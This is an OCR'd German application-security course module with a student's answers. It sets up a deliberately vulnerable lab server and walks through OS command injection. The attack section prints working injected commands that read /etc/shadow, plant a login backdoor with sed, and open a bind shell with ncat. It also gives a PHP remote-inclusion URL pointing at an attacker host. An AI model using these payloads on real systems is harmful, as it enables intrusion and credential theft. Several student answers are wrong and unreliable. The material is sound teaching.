
smartlearn
virtual learning. real success.



Modul 183
Applikationssicherheit implementieren

Boris Däppen

Inhaltsverzeichnis

1 Einführung

Lernziele

- Aufbau der Umgebung kennen (Netzwerk + Server)
- Software installieren können
- Software ausführen können
- Eigene Entwicklungsumgebung mit Deployment einrichten
- Sicherheitsproblem der Shell-Historie benennen
- Patch anwenden können


1.1 Die Firma Uperos

Die Firma *Uperos* bietet Informatik-Dienstleistungen in verschiedenen Bereichen an, hauptsächlich aber Applikationsentwicklung und SAS-Hosting (Software-As-A-Service). Die Firma ist die letzten 20 Jahre ständig gewachsen. Sie wurden an Bord geholt um ein altes Kundensystem zu pflegen.

Die Firma wird Sie wärend diesem Modul als Fallbeispiel begleiten. Sie prüfen im Verlaufe dieses Moduls die Applikation auf Sicherheitslücken und beheben diese.

1.1.1 Netzwerkumgebung

Das zu pflegende Kundensystem befindet sich in der DMZ auf dem Applikations-Server. Sie haben im Intranet einen Arbeitsplatz zugewiesen bekommen.




Aufgabe 1)
Starten Sie Ihren Desktop-PC und den Server. Schauen Sie, ob Sie sich überall einloggen können. Prüfen Sie mittels Ping ob Sie vom Desktop auf den Applikations-Server pingen können!

Aufgabe 2)
Versuchen Sie einen Ping vom Server auf den Entwicklungs-Rechner im Büro. Erklären Sie das Ergebnis:

Der Ping wird nicht von dem Rechner empfangen, da diese Schnittstelle nicht existiert.

1.1.2 Applikationsumgebung

Die Applikation besteht aus folgenden Haupt-Komponenten: Die Applikationen `ziu` und `fulla`. Die Software `fulla` wird als Server betrieben. Sie greift auf eine Datenbank zu und hört direkt auf Netzwerkanfragen. Als Client dient das Programm `ziu`, für einzelne Anfragen kann aber auch ein Browser verwendet werden.



1.1.3 Netzwerkprotokoll

Der Server hört auf TCP-Port 7000. Nachrichten zwischen Server und Client sind in einem sehr einfachen Text-Format aufgebaut:

```
sessionid nachricht
```

Die Session-ID besteht aus 20 zufälligen Ziffern, die pro Login beibehalten wird. Falls noch kein Login stattgefunden hat, besteht die ID aus 20 Nullen. Kommandos an den Server werden als erstes Wort in der Nachricht umgesetzt.

Ein Beispiel zum Einloggen mit User und Passwort:

```
Client: 00000000000000000000 login admin anna     Server: 12345678901234567890 Hallo!
```

Danach eine einfache Testnachricht mit der bestehenden Session:

```
Client: 12345678901234567890 ping                 Server: 12345678901234567890 pong
```

1.2 Entwicklungsumgebung einrichten

1.2.1 Installation Datenbank

Aufgabe 3)
Installieren Sie die DB auf dem Applikations-Server.
Kopieren Sie dazu das Paket `fulladb_x.y_all.deb` auf den Server und installieren Sie dieses. Die Datenbank wird dabei automatisch eingerichtet (setzen Sie Root-PW `h4cker`)

Die folgenden Kommandos lösen die obige Aufgabe. Zuerst übertragen wir das Paket auf den Server:

vmadmin@vmLP1:~$

```
scp fulladb_x.y_all.deb vmadmin@192.168.220.12:~
```

Und dann installieren wir die Datenbank auf beiden Rechnern:

vmadmin@vmLS3+vmLP1:~$

```
sudo apt update
sudo apt upgrade
sudo apt install build-essential gdebi-core
sudo gdebi fulladb_x.y_all.deb
```

1.2.2 Installation Client Libraries

Für den Client sollten wir auch noch kurz ein paar Abhängigkeiten installieren:

vmadmin@vmLP1:~$

```
sudo apt install perl-doc libfile-slurp-perl libio-prompter-perl
```

1.2.3 Editor

In den kommenden Wochen werden Sie den Code mehrmals überprüfen und verändern. Richten Sie sich Ihren Büro-PC so ein, damit Sie effizient arbeiten können.

Aufgabe 4)
Überlegen Sie sich welchen Editor Sie verwenden. Einige Ideen:

- vim, …ja ok, auch Emacs 😄
- code, atom, sublime, gedit

Weitere? Installieren Sie den Editor gegebenenfalls und konfigurieren Sie ihn.

1.2.4 Sourcecode mit Git einrichten

vmadmin@vmLP1:~$

```
sudo apt install gitk # git und gitk installieren
git clone
  https://gitlab.com/borisdaeppen/School-Security-Application.git
cd School-Security-Application; git checkout -b student
```

1.2.5 Applikation auf Entwickler Maschine starten

Änderungen am Code möchten möglichst schnell getestet werden. Im Idealfall kann dies direkt auf dem Entwicklungs-PC geschehen.

vmadmin@vmLP1:~/School-Security-Application$

```
cd code/server # zum Server wechseln
perl -Ilib bin/fulla # Server von Source starten

# neues Terminal öffnen
cd code/client # zum Client wechseln
perl ziu login admin anna # Client von Source starten
```

1.2.6 Root auf Server einrichten

Seit Ubuntu 20.04 hat Root per Default keinen SSH-Zugriff mehr. Da wir aber doch gerne ein paar «worst-practises» für die Übungen benötigen, richten wir den Zugriff wieder ein:

vmadmin@vmLS3:~$

```
sudo -i # root werden
passwd # passwort setzen
nano /etc/ssh/sshd_config # "PermitRootLogin yes" einfügen
systemctl restart sshd
```

1.2.7 Deployment

Unter dem Begriff *Deployment* meint man in der Informatik das Verteilen von Software auf (meist produktive) Systeme. Direkt auf dem Server zu entwickeln ist aus verschiedenen Gründen nicht empfohlen. In unserem Falle haben wir den Code daher auf dem Entwicklungs-PC. Nach ersten Tests auf der Entwicklermaschine, muss der Code aber auf den Server. Dieser Schritt lässt sich automatisieren, z.B. mit einem kleinen Skript.

Damit wir nicht jedes Mal das Passwort eingeben müssen, richten wir Keys ein:

vmadmin@vmLP1:~$

```
ssh-keygen -b 4096 # keys gener.
ssh-copy-id -i .ssh/id_rsa.pub vmadmin@192.168.220.12 # public key
ssh-copy-id -i .ssh/id_rsa.pub root@192.168.220.12 # verteilen
ssh-add # nur nötig, falls es nicht geht
```

Nun sollte das Deployment ohne Passworteingabe klappen:

vmadmin@vmLP1:~/School-Security-Application$

```
cd code/server # zum Server wechseln
bash deploy.sh # Server deployen
cd ../client # zum Client wechseln
bash deploy.sh # Client installieren
```

Das Server-Deployment installiert den Code auf dem Server und startet die Applikation direkt. Der Client wird lokal installiert, so dass der Befehl auf der Kommandozeile verfügbar ist.
Beachten Sie das **CheatSheet.pdf** für Tipps zur Anwendung!

1.2.8 Verbindung testen

Auf dem Server können wir uns ins Logfile reinhängen und «zuhören»:

vmadmin@vmLS3:~$

```
tail -f fulla.log
```

Auf dem Client starten wir eine Anfrage an den Server. Die IP des Servers wird über eine Umgebungsvariable gesteuert.

vmadmin@vmLP1:~$

```
FULLAIP=192.168.220.12 ziu login admin anna
```

1.3 Die erste Sicherheitslücke

Da wir in der Klasse arbeiten, sollten wir die Sicherheits-Probleme gemeinsam und der Reihe nach abarbeiten. Damit wir den Vorgang einmal einüben können, schliessen wir heute gemeinsam eine kleines Sicherheitsproblem.

Aufgabe 5)
Benutzen Sie das Programm `ziu` mehrmals. Machen Sie ein paar Logins und setzen Sie einige Kommandos ab. Nehmen Sie an, das ab und zu andere Mitarbeiter evtl. auch kurz an Ihrem PC das Programm nutzen. Wechseln Sie also auch ab und zu den User für die Abfragen. Informationen zum Programm bekommen Sie über `ziu --help`.
Die eingerichteten Benutzer (user:pw) sind: `admin:anna`, `lager:hans`, `stats:moin`
Setzen Sie in der Kommandozeile den Befehl `history` ab und analysieren Sie die Ausgabe. Sehen Sie ein Sicherheitsproblem?

```
2021/02/06 15:34:29 Auth.pm (43) -> QUERY: SELECT id FROM user WHERE name = 'admin' and pw_hash = MD5('anna')
```

Das Passwort von den Benutzern ist nicht verschlüsselt

1.3.1 Der erste Patch

Das vorher entdeckte Sicherheitsproblem besteht also darin, dass die Passwörter direkt in der Shell-Historie ablesbar sind. Um dies zu verhindern, sollen die Passwörer direkt über *Standard-Input* gelesen werden. Zum Glück existiert bereits ein fertiger Patch der dies bewirkt. 😄

Aufgabe 6)
Der Patch für den Client liegt bereits im Source-Repository bereit. Schauen Sie kurz in die Patch-Datei rein, was steht da drin?

Als erstes wird die Eingabe eingelesen und überprüft, ob "login" enthalten ist. Falls dies der Fall ist, wird der User normal ausgegeben und das Passwort mit '*'-Zeichen verdeckt.

Untenstehend finden Sie eine kurze Anleitung. Patchen Sie Ihre Datei.

So patchen Sie Ihren Code:

vmadmin@vmLP1:~/...Applikation/code/client$

```
patch ziu patches/ziu_password.patch
```

Aufgabe 7)

Commiten Sie die den gepatchten Code. Schauen Sie sich in Ihrer Versionskontrolle die verursachten Änderungen im Code an (z.B. mit `gitk`). Was stellen Sie fest, wenn Sie die Änderungen mit dem Inhalt der Patch-Datei vergleichen?

Mit dem Patch wird der verschlüsselte Command ausgegeben anstatt dem direktem Input (@ARGV).
Das Programm benötigt nun für den User und PW einen Input. PW ist mit **** verdeckt

Führen Sie den gepatchten Client aus. Ist die Sicherheitslücke nun behoben? Deployen Sie den gepatchten Client auf Ihr System und testen Sie es erneut! Diesmal geben Sie aber keine Nutzerdaten auf der Kommandozeile an…

1.4 Perl, was müssen Sie wissen?

Die Applikation welche Sie in diesem Modul untersuchen ist in Perl geschrieben. Die wenigsten von Ihnen werden mit dieser Sprache Erfahrung haben. Deshalb vorweg: Sie müssen (für dieses Modul) nicht in Perl programmieren können! Sie sollten aber einfache Code-Abläufe lesen und verstehen können. An markanten Stellen sollen Sie dann sicherheitsrelevante Änderungen vornehmen. Das Wissen welches Sie sich in diesem Modul aneignen, sollte **sprachunabhängig** sein!

Aufgabe 8)

Um die ersten Berührungsängste abzubauen: Probieren Sie über eine kurzrecherche im Internet ein paar Dinge über Perl herauszufinden. Mit was für Sprachen weist Perl Ähnlichkeit auf?

Perl ist eine plattformunabhängige Programmiersprache, die mehrere Paradigmen (Programmierstilen) unterstützt.

- BASIC-Plus
- awk
- C / C++
- Python etc.

Wie geht ein «Hallo Welt» in Perl?

```
print 'Hallo Welt';
```

.

Was gibt das hier gelistete Programm aus?

```
$a = 123;
if ( $a == 321 ) {
    print 'foo';
}
else {
    print 'bar';
}
```

bar

.

Sie sehen: alles halb so wild. Das können Sie als angehende Applikationsentwickler. 😄

2 Kommando-Injektion (Hack)

Lernziele
- Kommando-Injektion erklären können.
- Kommando-Injektion anwenden können:
  - Dateien auslesen, erstellen oder manipulieren
  - Programme ausführen

Wir werden heute den Server auf Möglichkeiten der *Kommando-Injektion* prüfen. Sobald wir eine Lücke gefunden haben, nutzen wir diese aktiv und auf verschiedene Art aus.

2.1 Schwachstelle finden

Aufgabe 1)
Starten Sie Ihren Entwicklungs-PC mit dem Client `ziu` und den Server mit der Software `fulla`.

Starten Sie die Server-Applikation für diese Übung mit Root-Rechten: `sudo -s fulla`.

Schauen Sie sich die `help` von `ziu` an und informieren Sie sich über das Kommando `list`. Probieren Sie das Kommando aus. Testen Sie auch zusätzliche Optionen zu `list`, wie z.B. `-l`.

In der Datei `List.pm` ist der Code, welcher für die Umsetzung zuständig ist.

Aufgabe 2)
Analysieren Sie das Modul `Fulla::Commands::List`. Setzen Sie eigene Log-Meldungen ein um nachvollziehen zu können was in den Variabeln geschieht.

```
Fulla::Werchzueg->get_logger()->debug("variable: $variable");
```

Was für eine Technik setzt der Code ein, um das Resultat für die Anfrage zu erzeugen? Informieren Sie sich über die Auswirkung der «Backticks» (‘) in Perl (gleich wie in PHP).[1]

Die Variable wird direkt in der Ausgabe ausgegeben.

Was für ein Kommando wird genau auf dem Server ausgeführt, wenn Sie den Client mit `ziu list -l` aufrufen?

Falls nur "ziu list" eingeben wird, werden die Verzeichnisse aufgezeigt, mit "-l" die Berechtigungen der Verzeichnissen

Wir haben die Schwachstelle ausfindig gemacht. Noch ist nicht ganz klar, warum hier eine Schwachstelle sein soll... Testen Sie weiter auf der nächsten Seite!

2.1.1 Auf Injection testen

Um ein Resultat für den List-Befehl zu erzeugen werden vom `Fulla`-Server *Systembefehle ausgeführt*! Dazu wird im Code eine Funktion aufgerufen, welche Systemkommandos ausführt und deren Ergebnis zurück ins

[1] Dokumentation zu «Backticks»: http://perldoc.perl.org/perlop.html#%60STRING%60

Programm liefert:

Um externe Kommandos auszuführen kennt Perl die Funktion `system`:

```
system("ls -l");
```

`system` liefert die Ausgabe nicht zurück. Dafür werden in Perl (und PHP) Backticks (‘) verwendet:

```
$resultat = `ls -l`;
```

Aufgabe 3)
Geben Sie ein Beispiel für eine andere Programmiersprache welche Sie kennen. Wie führen Sie dort externe Programme aus?

Python ls -l
Java

Programmiersprachen haben also Möglichkeiten um ein externes Programm zu starten. Wie kann dies nun für eine Injektion ausgenutzt werden? Anders formuliert: Wie lässt sich die folgende Codezeile so manipulieren, dass fremder Code ausgeführt wird?

```
$result = `program $options`;
```

In der nächsten Aufgabe jubeln wir dem Server ein «fremdes» Kommando unter! Wir versuchen das Programm `hostname` unerlaubt auszuführen. 😉

Aufgabe 4)
Das Kommando `hostname` ist ein normaler Shell-Befehl unter Linux. Was macht der Befehl?

Er zeigt den Hostname des Computers an

Wir kombinieren nun diesen Befehl mit der `list`-Option von `ziu`. Führen Sie folgenden Befehl aus: `ziu "list; hostname"` Was ist die Antwort des Servers, welche bei Ihnen im Terminal erscheint?

```
bin
deploy.sh
lib
patches
sql
tmp
vmLP1.smartlearn.lan
```

Sie haben den Befehl `hostname` **auf dem Server** ausführen können, obwohl davon nichts in der `help` steht!

2.1.2 Kommando-Injektion: Was ist passiert?

Der Server sollte eigentlich nur eine Datei-Liste ausgeben. Sie konnten aber ein anderes Kommando - in dem Fall `hostname` - «mitschmuggeln» und auf dem Server ausführen lassen. Dies könnte eine Sicherheitslücke sein. Denn wenn sich `hostname` auf dem Server ausführen lässt, könnten evtl. auch andere «böse» Sachen angestellt werden!

Warum hat das funktioniert? Schauen wir uns das genauer an:

Aufgabe 5)
Was für ein Kommando wird genau auf dem Server ausgeführt, wenn Sie den Client mit `ziu "list -l; hostname"` aufrufen?

Nebst dem Listbefehl wird der Befehl "hostname" zusätzlich ausgeführt und zeigt den Hostnamen an.

Geht der «Angriff» auch, wenn Sie die Anführungszeichen weglassen? Probieren Sie es: `ziu list -l; hostname`. Erklären Sie das Ergebnis:

Mit "" werden die Kommandos direkt untereinander angezeigt, wobei es bei nicht "" eine Newline dazwischen anzeigt.

Bei der zweiten Variante werden die Kommandos zwar zusammen angegeben, jedoch separat ausgeführt und so voneinander getrennt.

Erklärung
Das Semikolon «;» dient in der Shell dazu Kommandos voneinander zu trennen. Anstatt Befehle einzeln einzugeben und dazwischen immer «Enter» zu drücken, lassen sich auch alle Befehle auf eine Zeile schreiben und mit einem Semikolon trennen. Statt:

```
mkdir ordner
cd ordner
touch datei
```

geht auch:

```
mkdir ordner; cd ordner; touch datei
```

Dieses Verhalten wird auch von Perl (und anderen Spachen) unterstützt. Dies führt dazu, dass sich mehrere Kommandos in der Variable `$options` unterbringen lassen!
Aus:

```
$options  = '-l';
$options .= '; mkdir ordner; cd ordner; touch datei';
$resultat = `ls $options`;
```

wird dann:

```
$resultat = `ls -l; mkdir ordner; cd ordner; touch datei`;
```

2.2 Angriffe ausführen

Versuchen Sie die folgenden Angriffe auszuführen. Schreiben Sie jeweils den Befehl hin, mit welchem Sie das Ziel erreichen.

Um diese Übungen erfolgreich durchführen zu können sollten Sie ein «Grundvokabular» an Linuxbefehlen können:

- `ls` `cd` `mkdir` `cat` `echo` `pwd`
- Umleitung und Verkettung von Input und Output: `< > >> | ;`

Login auf dem Server «gilt nicht». Nutzen Sie lediglich den `ziu`-Client für die Aufgaben!

2.2.1 Dateien

Alleine durch das Manipulieren und Auslesen von Dateien können Sie viele Angriffe umsetzen.

Aufgabe 6) Datei erstellen
Erstellen Sie auf dem Server im Ordner `/tmp` eine Datei namens `readme.txt`. Der Inhalt der Datei soll sein:

```
Bei telefonischen Anfragen von Herr W. Beinhart:
Dem Anrufer bitte Root-Passwort mitteilen!
```

```
FULLAIP=192.168.220.12 ziu "list; cd tmp; cat > readme.txt"
Bei telefonischen Anfragen von Herr W. Beinhart:
Dem Anrufer bitte Root-Passwort mitteilen!
CTRL-D
Oder:
FULLAIP=192.168.220.12 ziu list -l\;echo \"Bei telefonischen Anfragen von Herr W. Beinhart: Dem Anrufer bitte Root-Passwort mitteilen\!\" \> /tmp/readme.txt
```

Aufgabe 7) Datei auslesen (Passwörter)
Lesen Sie die Passwort-Datenbank aller Systembenutzer aus! Falls Sie nicht wissen wie vorgehen: Suchen Sie im Internet oder anderen Quellen nach der Information, wo unter Linux die Passwörter abgelegt sind.

```
FULLAIP=192.168.220.12 ziu "list; cd etc; cat shadow" >> password.txt
```

Speichern Sie sich die ausgelesenen Hashes der Passwörter für später.

2.2.2 Applikation manipulieren

Sobald Sie Zugriff auf den Server haben, können Sie dessen Programme nutzen, um eine Vielzahl an Angriffen zu fahren. Versuchen Sie sich nun mal in einem etwas komplexeren Angriff! Kombinieren Sie dazu wenn nötig verschiedene Techniken.

Aufgabe 8) Applikation manipulieren
Bauen Sie ein *Backdoor* in die Applikation ein. Nutzen Sie dazu lediglich die Lücke der Kommando-Injektion! Verändern Sie den Applikations-Code so, dass der User `hacker` immer Zugang erhält.
Welche Datei und Zeile des `Fulla`-Codes wollen Sie manipulieren?

UserID abfrage --> Oder um Hackerpw zu haben if user == hacker

"if ($user_id || $user eq "hacker")

Sie können das Programm `sed` einsetzen um Dateien zu manipulieren:

sed -i '50s/user_id/user_id || $user eq "hacker"/g' /usr/share/perl5/Fulla/Auth.pm
The -i option streams the edited content into a new file and then renames it behind the scenes

Sie werden die Server-Applikation neu starten müssen, damit Ihre Änderung live geht. «Abschiessen» können Sie den Servern über `ziu`:

FULLAIP=192.168.220.12 ziu list \;sed -i \'50s/user_id/user_id \|\| \$user eq \"hacker\"/g\' /usr/share/perl5/Fulla/Auth.pm

Starten müssen Sie aber dann manuell... warum?

IDK

Aufgabe 9) Server herunterfahren
Fahren Sie den ganzen Server herunter.

ziu logout

2.3 Remote Shell

Falls Ihnen das alles zu mühsam ist, öffnen Sie doch einfach eine «remote shell» auf den Server![2] Dann können Sie bequem über ein Terminal arbeiten.

Nutzen Sie die Lücke aus, um `nmap` auf dem Server zu installieren und dann mittels `ncat` eine «remote shell» zu starten:

```
ziu "list; apt install -y nmap"
ziu "list; ncat -4lp 1234 -e /bin/sh"
```

Verbinden Sie Ihr Terminal mit dem Backdoor auf dem Server:

```
nc 192.168.220.12 1234
```

Sie sollten nun normale Shell-Kommandos eintippen können!

[2] Danke an die Herren Teuscher und Lewe aus dem Frühlingssemester 2019 für diesen tollen Hack! Ebenfalls ein Dankeschön an Herr Röthlisberger für die Anpassung an Ubuntu 18.04 im Frühlingssemester 2020.

3 Kommando-Injektion (Fix)

Lernziele

- Input-Validierung anwenden und theoretisch erklären:
  - Shell-Sonderzeichen «escapen».
  - Über Konstanten abbilden.
- Für alle drei Abwehrtechniken ein Beispiel für eine andere Programmiersprache nennen können (Java, C#, PHP, Python).

Tagesziel ist die letzte Aufgabe, auf der letzten Seite des Kapitels: Das Patchen des Servers! Schauen Sie, dass Sie sich mindestens die letzten 20 Minuten noch dieser Aufgabe widmen!

3.1 Applikationsbenutzer verwenden

In der letzten Übung zur «Kommando Injektion» lief der Server jeweils unter Root. Dies führt dazu, dass eingeschleuste Kommandos mit Root-Rechten ausgeführt werden können. Die Software gefärdet damit das ganze Betriebsystem. Daher gilt in den meisten Fällen:

Programme sollten nicht unter Root laufen.

Aufgabe 1)
Löschen Sie alle Log-Files auf dem Server. Patchen Sie das Deploy-Skript, dass `fulla` auf dem Server jeweils mit dem Applikationsbenutzer `vmadmin` gestartet wird.

3.2 Auswertung Angriffsübung

Bilden Sie nach der Vorgabe der Lehrperson Gruppen. Lesen Sie in der Gruppe den Text zum Arbeitsblatt *Literatur_OS-Command-Injection.pdf*. Beantworten Sie die Fragen zum Thema und Text in der Gruppe.

Aufgabe 2)
Sie haben im Arbeitsblatt vorher selbst Angriffe durchgeführt und jetzt noch einen Text zum Thema gelesen. Was für «Know How» benötigt jemand, um ein System über eine Kommando-Injektion anzugeifen? Erstellen Sie eine möglichst komplette Liste an «Skills» die man dafür benötigt:

Der Angreifer muss Grundwissen / erweitertes Wissen mitbringen. Folgende Skills werden benötigt:
- Kommandozeile / Basic Linux Skills
- Basic Perl
- Escaping

Aufgabe 3)
Textfrage zu *Literatur_OS-Command-Injection.pdf*: Benennen Sie möglichst präzise die Hauptursache, welche zu einer «OS Command Injection» führt.

Meistens werden direkte Zugänge zu der Applikation nicht genügend validiert und können so gefährlichen Code einführen und ausführen.

Aufgabe 4)
Textfrage zu *Literatur_OS-Command-Injection.pdf*: Was ist gemäss Text der Unterschied zwischen einer «OS Command Injection» und einer «Serverseitigen Code Injection»?

Das Prinzip mit Schadcode in Form von Anweisungen an einem Ort ausführen ist bei beiden Vorgehen identisch. Bei der OS Command Injection wird dies auf der Ebene des Betriebssystems ausgeführt, während bei der Serverseitigen Code Injection der Code auf dem Server ausgeführt wird und so massiven Schaden verursacht.

Aufgabe 5)

Textfrage zu *Literatur_OS-Command-Injection.pdf*: Das Code-Beispiel mit zugehöriger Angriffs-URL auf Seite 66 ist mehrfach fehlerhaft! Finden Sie die Fehler und schreiben Sie den kompletten Code inklusive Angriff korrekt hin:

```
<?php
        $language = 'de';
        if (isset($_GET['LANG'] ))
   $lang = $_GET['LANG'];
        require( $lang . '.php' );
?>
```

http://www.example.com/vuln.php?language=http://attacker/evil.php.inc

--> http://www.example.com/vuln.php?language=http%3A%2F%2Fattacker%2Fevil.php.inc

3.3 Externe Daten erkennen und einstufen

Bei der Kommando-Injektion ist es einem Nutzer möglich, eine Variable so mit Inhalt zu füllen, dass er damit zusätzliche Kommandos ausführen kann. Der Grund für dieses Verhalten ist, dass der Programmierer eine Variable mit nicht überprüftem Inhalt dem System zur Ausführung übergibt. Die Grundstruktur ist immer gleich und hier abgebildet:

```
system("programm $parameter ");
```

Die Gefahr lauert hier in der Variable `$parameter`. Sie könnte einen Wert enthalten, welche vom Programmierer nicht vorgesehen war: z.B. das Zeichen « ; » gefolgt von einem anderen Befehl.

Natürlich gibt es einen einfachen Ansatz dieses Problem zu beheben: Sie streichen die Variable komplett und schreiben nur noch:

```
